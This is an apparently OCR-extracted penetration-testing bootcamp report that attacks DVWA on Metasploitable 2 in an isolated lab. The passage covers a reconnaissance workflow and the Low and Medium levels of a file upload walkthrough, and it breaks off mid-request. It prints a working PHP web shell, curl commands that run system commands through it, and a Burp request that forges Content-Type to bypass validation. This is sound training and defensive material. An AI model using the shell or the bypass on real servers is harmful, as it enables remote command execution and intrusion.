PSEB / ATOMCAMP DEPLOY AI BOOTCAMP

Module S09: Recon Workflow & File Upload Exploitation

Technical Pentest Report, 10-Step Recon Framework & Executive Advisory Brief

Trainer: Waseem Abbas Khan (CEI Master Trainer)	**Target System:** Metasploitable 2 (10.50.20.30)	**Environment:** DVWA v1.0.7 / Apache 2.2.8
Authorized Operator: badguy (10.50.20.10)	**Lab Boundary:** Isolated Host-Only (VMnet3)	**Evaluation Date:** November 12, 2026

Executive Summary

Web application penetration testing departs fundamentally from network infrastructure scanning. While infrastructure scanning evaluates numbered ports bound to operating system daemons, modern web application assessments evaluate client-server transactions, endpoint routing logic, input validation filters, and server execution environments. Scanning a web port reveals only that a web server daemon is active; operational security insight emerges from systematically dissecting application behavior.

Among web application vulnerabilities, Unrestricted File Upload (CWE-434 / OWASP A04:2021) represents one of the most critical risks to organizational infrastructure. When an application accepts external user files and places them directly into a publicly accessible web directory without validating content, normalizing extensions, and denying script execution, an attacker can achieve instantaneous remote command execution (RCE) at the privilege level of the web server daemon.

This assessment report documents the complete fulfillment of the Day 6 Bootcamp requirements against Metasploitable 2 (10.50.20.30):

- 1. Task 1 (35%): A customized ten-step reconnaissance workflow detailing the investigative question, primary/secondary tooling, output artifacts, and defensible stopping conditions for each stage, complete with technical justification for tooling choices.
- 2. Task 2 (40%): A full technical walkthrough of the DVWA File Upload module across all four security tiers (Low, Medium, High, and Impossible), supported by 21 visual evidence captures and in-depth defensive source code analysis.
- 3. Task 3 (25%): An executive remediation brief written specifically for senior non-technical leadership, articulating business risk, operational impact, and mandatory architectural controls without relying on technical jargon (strictly omitting the words 'payload' and 'shell').

Evidence Inventory

The following 21 visual evidence captures document every operational milestone executed across the isolated lab infrastructure:

Figure #	Evidence Filename	Module / Task	Technical Milestone Recorded
Figure 1.1	01_dvwa_security_low.png	Setup	DVWA security level configured to Low with PHPIDS disabled.
Figure 1.2	02_recon_nmap_web_ports.png	Recon	Targeted Nmap scan of ports 80, 8080, 8081, 443, 8443, 4443 on 10.50.20.30.

Figure 1.3	03_recon_whatweb_fingerprint.jpg	Recon	WhatWeb technology fingerprint disclosing Apache 2.2.8 and PHP 5.2.4.
Figure 1.4	04_recon_gobuster_directories.jpg	Recon	Gobuster directory brute-force with extension list identifying /hackable/uploads/.
Figure 2.1	05_upload_low_baseline_image.png	Upload Low	Benign PNG upload confirming storage path (../../hackable/uploads/).
Figure 2.2	06_upload_low_shell_creation.png	Upload Low	Construction and terminal verification of command execution script shell.php.
Figure 2.3	07_upload_low_shell_success.png	Upload Low	DVWA server response confirming unvalidated upload of shell.php.
Figure 2.4	08_upload_low_rce_execution.jpg	Upload Low	Command execution verification via curl: id, whoami, hostname, and ip a.
Figure 3.1	09_upload_medium_security.png	Upload Medium	DVWA security level configuration updated to Medium.
Figure 3.2	10_upload_medium_rejection.png	Upload Medium	Server rejection message ('Your image was not uploaded') on direct script upload.
Figure 3.3	11_upload_medium_burp_intercept.png	Upload Medium	Burp Suite intercepting request and modifying Content-Type to image/jpeg.
Figure 3.4	12_upload_medium_shell_success.png	Upload Medium	DVWA server accepting modified request and confirming upload of shell.php.
Figure 3.5	13_upload_medium_rce_execution.png	Upload Medium	Remote command execution verified via curl returning uid=33(www-data).
Figure 4.1	14_dvwa_security_high.png	Upload High	DVWA security level configuration updated to High.
Figure 4.2	15_upload_high_rejection.png	Upload High	Server rejecting .php extension regardless of client-supplied MIME tampering.
Figure 4.3	16_upload_high_polyglot_creation.png	Upload High	Dual-format JPEG polyglot generation on Kali using convert, printf, file, identify.
Figure 4.4	17_upload_high_polyglot_success.png	Upload High	High-level filter bypassed: small.jpg accepted by getimagesize() check.
Figure 5.1	18_dvwa_security_impossible.png	Upload Impossible	DVWA security level configuration updated to Impossible.
Figure 5.2	19_upload_impossible_rejection.png	Upload Impossible	Server rejecting invalid file types with strict extension and MIME enforcement.

Figure 5.3	20_upload_impossible_randomized_success.png	Upload Impossible	Server accepting image under a randomized MD5 filename after pixel re-encoding.
Figure 5.4	21_upload_impossible_source_code.jpg	Upload Impossible	DVWA View Source window displaying the secure reference implementation in impossible.php.

Task 1: Ten-Step Reconnaissance Workflow (Weight: 35%)

A reconnaissance workflow standardizes the transition from an abstract corporate domain to an actionable list of endpoints and vulnerability candidates. Operating without defined stopping conditions leads to infinite crawling loops or premature scanning blocks. The framework below establishes exact inputs, tooling, outputs, and termination thresholds.

#	Stage	Question Answered	Primary Tools	Stopping Condition
01	Domain Info	Who owns the organization, when was it created, and what are authoritative NS?	whois, who.is, PKNIC	Authoritative registrar record retrieved; dates, contact emails, and name servers logged.
02	DNS Infra	Where does email and hosting infrastructure physically and logically resolve?	dig (A, MX, NS, TXT)	All primary records queried; mail providers identified; SPF/DMARC TXT records logged.
03	Subdomains	What auxiliary digital assets exist under the target organizational domain?	subfinder, assetfinder, amass	Zero new hostnames discovered after querying 3 passive sources and CT logs.
04	Live Hosts	Which candidate hostnames actively respond to HTTP/HTTPS connections?	httpx-toolkit, curl -I	Entire candidate list probed; non-responsive hosts pruned; titles/status codes cataloged.
05	Port Scans	What network services and daemon ports listen behind firewalls?	nmap, naabu	Top 1,000 TCP ports scanned; web ports (80, 443, 8080, 8443) probed for service banners.
06	Tech Profile	What web servers, application runtimes, and frameworks power the site?	whatweb -v, wappalyzer-cli	Server headers, cookies, runtime signatures, and DOM fingerprints cataloged.
07	WAF Check	Is traffic actively filtered, inspected, or normalized by an edge proxy?	wafw00f, nmap http-waf	Target tested with non-standard strings; WAF vendor identified or direct origin confirmed.
08	Dir Brute	What unlinked directories, configuration files, and backups are exposed?	gobuster dir, dirb	Wordlist fully traversed; high-risk extensions (.php, .txt, .bak, .old) evaluated.
09	URL Crawl	What active endpoints, input parameters, and REST routes exist?	katana -d 2, gau	Crawl reaches depth 2/3 or historical archives exhausted; URL inventory deduplicated.
10	Misconfigs	What unpatched versions, open directory listings, and TLS flaws exist?	nikto, nuclei, sslscan	Automated engines complete vulnerability scans; zero server rate-limit blocks encountered.

Tool Substitution Justification

Selected Tool: During the bootcamp demonstration, dirb was introduced as the default directory brute-forcing tool. In our operational methodology, we selected gobuster dir as a superior alternative based on three concrete technical advantages:

• 1. Concurrency and Throughput: dirb executes sequential C-based requests, causing a standard dictionary scan of 4,600+ entries to take 3 to 5 minutes. gobuster dir utilizes Go coroutines (goroutines) to perform multi-threaded asynchronous requests (10 to 50 threads), completing the same dictionary traversal in under 12 seconds.

• 2. Multi-Extension Dynamic Appending: In web application assessments, developer backups represent severe risks (e.g. config.php.bak). gobuster natively appends multiple target extensions simultaneously via -x php,txt,bak,old, discovering exposed configuration backups in a single unified pass.

• 3. Resilient Status Filtering: gobuster supports granular response status filtering (-b 404,403) and custom pattern matching, eliminating false positives caused by custom HTTP 200 handlers and wildcard redirects.




Figure 1.2: Port discovery scanning common web listeners on 10.50.20.30 (Port 80 open).




Figure 1.3: WhatWeb fingerprint identifying Apache 2.2.8 and PHP 5.2.4 on Ubuntu Linux.




Figure 1.4: Gobuster directory brute-force discovering /hackable/uploads/ and sensitive files.

Task 2: Full File Upload Walkthrough (Weight: 40%)

The File Upload module within Damn Vulnerable Web Application (DVWA v1.0.7) illustrates how naive validation implementations fail under real-world scrutiny. The progression across Low, Medium, High, and Impossible reveals the exact defensive value of each control and the cost of each bypass.

1. Level Low: Zero Server-Side Validation

Defensive Posture: At Level Low, the application performs no validation whatsoever on the uploaded file. The uploaded file is moved directly from temporary storage into the web-accessible directory ../../hackable/uploads/ using its original client-supplied filename.

Exploitation Workflow: A baseline benign image was first uploaded to confirm that file storage was operational and to disclose the exact server path. A minimal command execution script (shell.php) was then created locally and uploaded without restriction. Upon accessing the URL over HTTP, arbitrary system commands were executed, confirming RCE as www-data (uid=33).




Figure 2.1: Benign PNG upload confirming storage path (../../hackable/uploads/).



Figure 2.2: Local creation and verification of shell.php on Kali Linux.




Figure 2.3: Low level confirmation: shell.php successfully stored in web root.

```
┌──(badguy㉿kali)-[~]
└─$ cat shell.php
<?php if (isset($_GET["cmd"])){ system($_GET["cmd"]);}?>

┌──(badguy㉿kali)-[~]
└─$ echo '<?php if(isset($_GET["cmd"])){ system($_GET["cmd"]); } ?>' > shell.php
cat shell.php
<?php if(isset($_GET["cmd"])){ system($_GET["cmd"]); } ?>

┌──(badguy㉿kali)-[~]
└─$ curl "http://10.50.20.30/dvwa/hackable/uploads/shell.php?cmd=id"
echo ""
curl "http://10.50.20.30/dvwa/hackable/uploads/shell.php?cmd=whoami"
echo ""
curl "http://10.50.20.30/dvwa/hackable/uploads/shell.php?cmd=hostname"
echo ""
curl "http://10.50.20.30/dvwa/hackable/uploads/shell.php?cmd=ip+a"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data

metasploitable

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:76:3a:42 brd ff:ff:ff:ff:ff:ff
    inet 10.50.20.30/24 brd 10.50.20.255 scope global eth0
    inet6 fe80::20c:29ff:fe76:3a42/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:76:3a:4c brd ff:ff:ff:ff:ff:ff

┌──(badguy㉿kali)-[~]
└─$
```

Figure 2.4: Command execution proof via curl confirming uid=33(www-data) and host identity.

2. Level Medium: Client-Controlled MIME Type Validation

Defensive Posture: At Level Medium, the developer attempts to enforce validation by inspecting $_FILES['uploaded']['type'] and checking that it matches image/jpeg or image/png, along with a file size limit of 100,000 bytes.

Bypass Mechanics: The critical flaw is that $_FILES['uploaded']['type'] is not verified on the server; it is extracted directly from the Content-Type header sent by the client's browser. An attacker using an intercepting proxy (Burp Suite) can capture the multipart POST request and modify Content-Type: application/x-php to Content-Type: image/jpeg. The server evaluates the falsified header, passes the check, and writes the script to disk.




Figure 3.1: DVWA security configuration updated to Medium.




Figure 3.2: Server rejecting upload when client sends Content-Type: application/x-php.

Request

Pretty Raw Hex

```
16 ------WebKitFormBoundaryYQImn4OVTluxPLtI
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryYQImn4OVTluxPLtI
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: image/jpeg
23
